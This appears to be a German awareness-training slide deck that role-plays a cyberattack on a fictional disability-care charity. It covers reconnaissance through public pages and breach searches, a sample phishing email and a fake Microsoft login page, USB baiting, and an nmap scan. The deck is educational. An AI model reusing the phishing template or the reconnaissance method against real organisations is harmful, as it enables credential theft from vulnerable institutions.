


G&R CYBERSECURITY

Cyber-Held

Das interaktive Rollenspiel

Einführung

- Ein interaktives Rollenspiel
- Cyberangriff **aus Sicht eines Angreifers**
- **Das Publikum entscheidet mit!**



Wer sind wir?

Hacker!



Unser Ziel

Unser Ziel



Lebenshilfe
Musterstadt



Unser Ziel



Lebenshilfe
Wohnheime



Unser Ziel



Lebenshilfe
Werkstätten



Unser Ziel



Lebenshilfe
Kindergärten




Unser Ziel

Verschlüsselung


Erpressung

Datenklau

Phasen eines Cyberangriffs



Phase 1: Aufklärung



Website
anschauen



Stellenanzeigen
anschauen

Über uns

Das Blaue Trikot

Einrichtungen & Dienste

Mitmachen

Karriere

Geschäftsstelle

Der Elternverband Lebenshilfe [redacted] ist Träger von 30 verschiedenen Einrichtungen und Fachdiensten der Behindertenhilfe in [redacted]. Etwa 1.600 Mitarbeiter:innen betreuen, fördern und therapieren ambulant, mobil oder stationär über 2.500 Menschen mit körperlicher, geistiger oder mehrfacher Beeinträchtigung.

Das vielfältige Angebot der Lebenshilfe erfordert eine funktionierende Verwaltung. In der Geschäftsstelle laufen zentral alle Fäden aus den Einrichtungen des Vereins und seiner Tochtergesellschaften zusammen.

Sie finden hier die Geschäftsführung, die allgemeine Verwaltung, Buchhaltung und Faktura, Personalabteilung sowie die Stabsstellen für Kindertagesstellen/Personalentwicklung, sowie Fördermittel/Projektmanagement/Öffentlichkeitsarbeit.

Die Mitarbeiter:innen in der Geschäftsstelle helfen Ihnen bei Ihren Fragen gerne weiter.

Um uns auf dem weitläufigen Gelände der ehemaligen [redacted] zu finden ist im unteren Bereich ein Video zur Orientierung verlinkt.

Über uns

Das Blaue Trikot

Einrichtungen & Dienste

Mitmachen

Karriere

Geschäftsstelle

1.600 Mitarbeiter

Der Elternverband Lebenshilfe ist Träger von 30 verschiedenen Einrichtungen und Fachdiensten der Behindertenhilfe in . Etwa 1.600 Mitarbeiter:innen betreuen, fördern und therapieren ambulant, mobil oder stationär über 2.500 Menschen mit körperlicher, geistiger oder mehrfacher Beeinträchtigung.

Das vielfältige Angebot der Lebenshilfe erfordert eine funktionierende Verwaltung. In der Geschäftsstelle laufen zentral alle Fäden aus den Einrichtungen des Vereins und seiner Tochtergesellschaften zusammen.

Sie finden hier die Geschäftsführung, die allgemeine Verwaltung, Buchhaltung und Faktura, Personalabteilung sowie die Stabsstellen für Kindertagesstellen/Personalentwicklung, sowie Fördermittel/Projektmanagement/Öffentlichkeitsarbeit.

Die Mitarbeiter:innen in der Geschäftsstelle helfen Ihnen bei Ihren Fragen gerne weiter.

Um uns auf dem weitläufigen Gelände der ehemaligen . zu finden ist im unteren Bereich ein Video zur Orientierung verlinkt.

Video vom Gelände verfügbar

Über uns

Das Blaue Trikot

Einrichtungen & Dienste

Mitmachen

Karriere

Geschäftsführung



Gregor Renner

Leitender Geschäftsführer
Tel. 032-501 92 320

[E-Mail schreiben](#)



Anna Landruth

stellv. Geschäftsführerin Finanzen &
Controlling
Tel. 032-501 92 320

[E-Mail schreiben](#)



Lisa Knirsch

stellv. Geschäftsführerin Organisati-
on & Personal
Tel. 032-501 92 320

[E-Mail schreiben](#)

Stabsstellen



Hannelore Herkomm

Fachberatung Kindertageseinrich-
tungen
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)



Nico Maier

Referent für Öffentlichkeitsarbeit,
Projektmanagement und Fördermit-
tel
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)



Verena Knöpfer

Referentin für Finanzen und Control-
ling
Motorradweg 9
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)

Über uns

Das Blaue Trikot

Einrichtungen & Dienste

Mitmachen

Karriere

Geschäftsführung



Gregor Renner

Leitender Geschäftsführer
Tel. 032-501 92 320

[E-Mail schreiben](#)



Anna Landruth

stellv. Geschäftsführerin Finanzen & Controlling
Tel. 032-501 92 320

[E-Mail schreiben](#)



Lisa Knirsch

stellv. Geschäftsführerin Organisation & Personal
Tel. 032-501 92 320

[E-Mail schreiben](#)

Stabsstellen



Hannelore Herkomm

Fachberatung Kindertageseinrichtungen
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)



Nico Maier

Referent für Öffentlichkeitsarbeit, Projektmanagement und Fördermittel
Elsterweg 27
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)



Verena Knöpfer

Referentin für Finanzen und Controlling
Motorradweg 9
01512 Musterstadt
Tel. 032-501 92 320

[E-Mail schreiben](#)

Website der Lebenshilfe


Phase 1

IT-Abteilung



Andreas Aytliel
IT-Teamleitung
Technikweg 7
01512 Musterstadt
Tel. 032-501 92 320
[E-Mail schreiben](#)

Mail-Adresse
verfügbar





Arbeitsstellen

Das sind wir

Die Lebenshilfe Musterstadt bietet vielfältige Hilfen für Menschen mit Beeinträchtigungen und ihre Familien. Sie betreibt selbst und mittels ihrer gemeinnützigen Gesellschaften 30 Einrichtungen und Fachdienste für beeinträchtigte Menschen aller Altersstufen in Musterstadt.

Hierzu zählen u.a. eine Frühförderstelle, sechs inklusive Kindertagesstätten, zwei Heilpädagogische Tagesstätten, eine Förderschule, eine Behindertenwerkstatt, zwei Tageseinrichtungen für autistische und schwerstbehinderte Erwachsene, vier Wohneinrichtungen, medizinisch-therapeutische und psychologische Fachdienste sowie hauswirtschaftliche und technische Versorgungsbetriebe. Mit über 1.650 Mitarbeiter*innen werden rund 2.500 beeinträchtigte Menschen betreut, versorgt und gefördert.

Informationen zu den Bereichen (Wichtig für Netzwerk-Infrastruktur)

E-Mail-Adressen durch Datenlecks

Q email: lebenshilfe

2828
RESULT(S) FOUND

54MS
SEARCH ELAPSED TIME

14,453,524,343
ASSETS SEARCHED

Results:

Because of the nature of the displayed data, no guarantee can be and/or is made regarding its accuracy.

Data available but hidden.

Sourced from Collections data

[Request entry removal ↗](#)



Data available but hidden.

Sourced from AntiPublic data

[Request entry removal ↗](#)



What's DeHashed and those results?

DeHashed is a public data search-engine created for Security and provide insight on breaches and account leaks. DeHashed

What can I search for?


Anything! Our advanced systems allow you to search for I.P. A more!

How can I protect myself or remove my data?

Simply click on "Request entry removal" below results and co

Aufklärung

Phase 1




The screenshot shows the website of 'Lebershilfe' with a navigation bar and a main content area. The main content area features a job advertisement for 'Verwaltungsfachkraft m/w/d'. The advertisement includes a header with navigation links, a title, a date, a short description, and a list of tasks.

Webseite anschauen

Stellenanzeigen anschauen

Zurück zur Auswahl



Einbruch

Weiter zu Phase 2

IT-Systemadministrator (m/w/d)

Die Lebenshilfe [redacted] gGmbH sucht als komplexer Träger sozialer Dienstleistungen in den Bereichen Eingliederungs-, Kinder- und Jugendhilfe einen

IT-Systemadministrator (m/w/d)
in Vollzeit (39 Wochenstunden)

Hast du Interesse daran, in einem sympathischen Team eigenverantwortlich und kreativ die vielfältigen gemeinnützigen Tätigkeiten der Lebenshilfe [redacted] zu unterstützen? Dann bewirb Dich jetzt!

Wir bieten dir:

- eine Vergütung in Höhe des TVöD mit betrieblicher Altersvorsorge und 30 Urlaubstagen im Jahr
- attraktive Innenstadtlage in [redacted] mit guter Erreichbarkeit
- ein umfangreiches betriebliches Gesundheitsmanagement, u.a. Fahrrad- und E-Bike-Leasing
- mobiles Arbeiten und flexible Arbeitszeitmodelle
- ein umfangreiches Fort- und Weiterbildungsangebot

Zu deinen Aufgaben gehören u.a.:

- interner, service-orientierter Anwendungssupport im 1st und 2nd Level
- Aktive Beteiligung an IT-Projekten zur Erreichung unserer gemeinsamen Ziele
- Budgetverantwortung
- Installation und Konfiguration von Endgeräten (PC, Notebook, Drucker etc.)
- Administration und Einführung von Systemen zur Gewährleistung der Sicherheit unserer IT-Systeme
- Verwaltung und Pflege verschiedener Applikationen (DATEV, Vivendi, Diamant, Microsoft 365, enaio DMS etc.)
- Windows Server und Client Administration
- Erstellung und Pflege von Dokumentationen für Systeme und Prozesse
- Zusammenarbeit mit externen Dienstleistern

Wir suchen einen IT-Allrounder (m/w/d) mit:

- Erfolgreich abgeschlossener Ausbildung oder Studium im IT-Bereich oder vergleichbarer Qualifikation
- Mehrjähriger Berufserfahrung in der Betreuung von IT-Systemen
- Erfahrung mit Microsoft Server- und Clientbetriebssystemen in einer Domänenumgebung
- Kenntnissen im Bereich der Virtualisierung mit VMware
- Kenntnissen im Bereich Netzwerktechnik

Stellenausschreibungen

Phase 1

Eingesetzte Software

Windows-Umgebung

Externe (IT)-Dienstleister

Virtualisierung mit VMware

Zu deinen Aufgaben gehören u.a.:


- interner, service-orientierter Anwendungssupport im 1st und 2nd Level
- Aktive Beteiligung an IT-Projekten zur Erreichung unserer gemeinsamen Ziele
- Budgetverantwortung
- Installation und Konfiguration von Endgeräten (PC, Notebook, Drucker etc.)
- Administration und Einführung von Systemen zur Gewährleistung der Sicherheit unserer IT-Systeme
- Verwaltung und Pflege verschiedener Applikationen (DATEV, Vivendi, Diamant, Microsoft 365, enaio DMS etc.)
- Windows Server und Client Administration
- Erstellung und Pflege von Dokumentationen für Systeme und Prozesse
- Zusammenarbeit mit externen Dienstleistern

Wir suchen einen IT-Allrounder (m/w/d) mit:

- Erfolgreich abgeschlossener Ausbildung oder Studium im IT-Bereich oder vergleichbarer Qualifikation
- Mehrjähriger Berufserfahrung in der Betreuung von IT-Systemen
- Erfahrung mit Microsoft Server- und Clientbetriebssystemen in einer Domänenumgebung
- Kenntnissen im Bereich der Virtualisierung mit VMware
- Kenntnissen im Bereich Netzwerktechnik

Social Media des IT-Leiters

Phase 1



Andreas Aytieler · 2.
IT-Leiter bei Lebenshilfe Musterstadt
Musterstadt, Niedersachsen, Deutschland · [Kontaktinfo](#)
500+ Kontakte

 **George Peterson** ist ein gemeinsamer Kontakt.

[Vernetzen](#) [Nachricht](#) [Mehr](#)

Info

- Verantwortung für den gesamten IT Betrieb und fachliche Führung von mehreren IT-Mitarbeitern
- Verantwortung für Beschaffung von Hardware / Software und deren reibungslosen Betrieb.
- Sicherstellung einer ordentlichen Lizenzierung mit erfolgreichem Bestehen des jährlichen Linzenzaudit's durch Microsoft Deutschland.
- Weiterentwicklung unserer Collaboration Software Lotus Notes und Anpassung auf die Bedürfnisse des Kunden.
- Koordination von internen und externen Mitarbeitern und Technikern
- Definieren von Abläufen und Notfallorganisation
- Erstellen von Dokumentationen
- Marktbeobachtung auch in Hinblick auf neue Techniken und deren Einsatzfähigkeit im Unternehmen
- Durchführung und Organisation von Schulungen

Berufserfahrung



Leiter IT

Lebenshilfe Musterstadt · Vollzeit

Apr. 2022–Heute · 2 Jahre

Musterstadt, Niedersachsen, Deutschland

Aufgabenstellung: Aufbau der neu gegründeten IT-Abteilung. Insourcing der ausgelagerten IT.



IT-Leiter

Okt. 2020–März 2022 · 1 Jahr 6 Monate

Deutschland

Aufgabenstellung: Reorganisation der IT-Abteilung, Unterstützung bei den Vorbereitungen der Umstrukturierung der [blurred] zu einem Eigenbetrieb.

The Google logo is centered on the page, rendered in its characteristic multi-colored font (blue, red, yellow, green, red).

it dienstleister lebenshilfe musterstadt



Google Suche

Auf gut Glück!

Computer für Menschen

Der Mensch, der täglich mit unseren Lösungen arbeitet, rückt für uns nie aus dem Fokus. Leistungsfähige Soft- und Hardware sind nur eine Seite der Medaille, ohne den Faktor Mensch ist der Computer ein ebenso faszinierender wie hilfloser Kasten. Geschulte, handverlesene Mitarbeiter und namhafte Partner realisieren in unserem Haus das optimale Zusammenspiel von Mensch und Maschine..

Nicht nur Maschinen im Kopf

Wir bilden selbst aus und bieten damit ein Sprungbrett in einen Beruf mit Zukunft. Im Rahmen unseres Engagements bei anspruchsvollen Projekten der Lebenshilfe Musterstadt und auch beim Stadtlauf stellen wir außerdem immer wieder fest, dass Pflichtgefühl auch Spaß machen kann. Oder kurz zusammengefasst: Auch hier zeigen wir unseren sprichwörtlichen Blick über den eigenen Tellerrand..

Wir finden die Optimale Lösung. Versprochen!

SONICWALL®



Partnerschaften und eingesetzte Technologien



veeam
Microsoft 365



E-Mail-Adressen durch Datenlecks

Q email: lebenshilfe

2828
RESULT(S) FOUND

54MS
SEARCH ELAPSED TIME

14,453,524,343
ASSETS SEARCHED

Results:

Because of the nature of the displayed data, no guarantee can be and/or is made regarding its accuracy.

Data available but hidden.

Sourced from Collections data

[Request entry removal ↗](#)



Data available but hidden.

Sourced from AntiPublic data

[Request entry removal ↗](#)



What's DeHashed and those results?

DeHashed is a public data search-engine created for Security and provide insight on breaches and account leaks. DeHashed

What can I search for?

Anything! Our advanced systems allow you to search for I.P. A more!

How can I protect myself or remove my data?

Simply click on "Request entry removal" below results and co

Phase 2: Einbruch

Phase 2: Einbruch

Phase 2



Phishing



USB-Sticks

Phishing Planung

Phase 2

Fragen:

- Wem schreiben?
- Was schreiben?
- Absender?



Phishing Mail

Phase 2

Fragen:

- Wem schreiben?
218 Mitarbeitern
- Was schreiben?
Kontoumstellung
- Absender?
Interne IT

Guten Tag Frau Herkomm,

aufgrund einer Umstellung unserer internen IT-Services bitte ich Sie, Ihren Benutzer-Account unter dem folgenden Link zu bestätigen:

<https://login.office-online-anmeldung.de>

Vielen Dank.

Mit freundlichen Grüßen

Andreas Aytierer
IT-Leiter

Lebenshilfe Musterstadt e. V.
IT-Abteilung
Technikweg 7
01512 Musterstadt


Telefon: 031 141-511
Fax: 031 141-500



Lebenshilfe
Musterstadt

Phishing Website

Phase 2



The image shows a screenshot of a Microsoft login page. At the top left is the Microsoft logo. Below it is the heading 'Anmelden'. There is a text input field with the placeholder text 'E-Mail, Telefon oder Skype'. Below the input field is a link that says 'Kein Konto? Erstellen Sie eines!'. A blue button labeled 'Weiter' is positioned to the right of the input field. At the bottom of the page, there is a link with a key icon and the text 'Anmeldeoptionen'.

Geduld ist gefragt...

Phase 2



**Mitarbeiter fallen
auf Phishing herein**




**Erbeutung der
Zugangsdaten**



Erfolg!

Phishing Statistik

Phase 2



Email Sent

Email Opened

Clicked Link

Submitted Data



52 Zugangsdaten erbeutet!

Phishing

Phase 2



Phishing



USB-Sticks

Zurück zur
Auswahl



Ausbreitung

Weiter zu
Phase 3

Baiting mit USB-Sticks

Phase 2



Wir installieren Schadsoftware auf mehreren USB-Sticks



Wir platzieren unsere *Köder* auf dem Firmengelände

Geduld ist gefragt...

Phase 2



**Ein Mitarbeiter findet
USB-Stick**



**Trojaner im
Hintergrund aktiv**



Erfolg!

Phase 3: Ausbreitung

Netzwerk scannen

Phase 3

```
[→ ~ nmap scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-16 11:55 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 11:55 (0:00:00 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.071s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    open      ssh
53/tcp    open      domain
80/tcp    open      http
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
593/tcp   filtered  http-rpc-epmap
9929/tcp  open      nping-echo
31337/tcp open      Elite

Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds
```

Die potenziellen Opfer

Phase 3



Windows Server



Herzstücke - Die Server

Phase 3




Active Directory
File Server
Mail Server



Backup Server

Phase 3: Ausbreitung

Phase 3



Veraltete Software

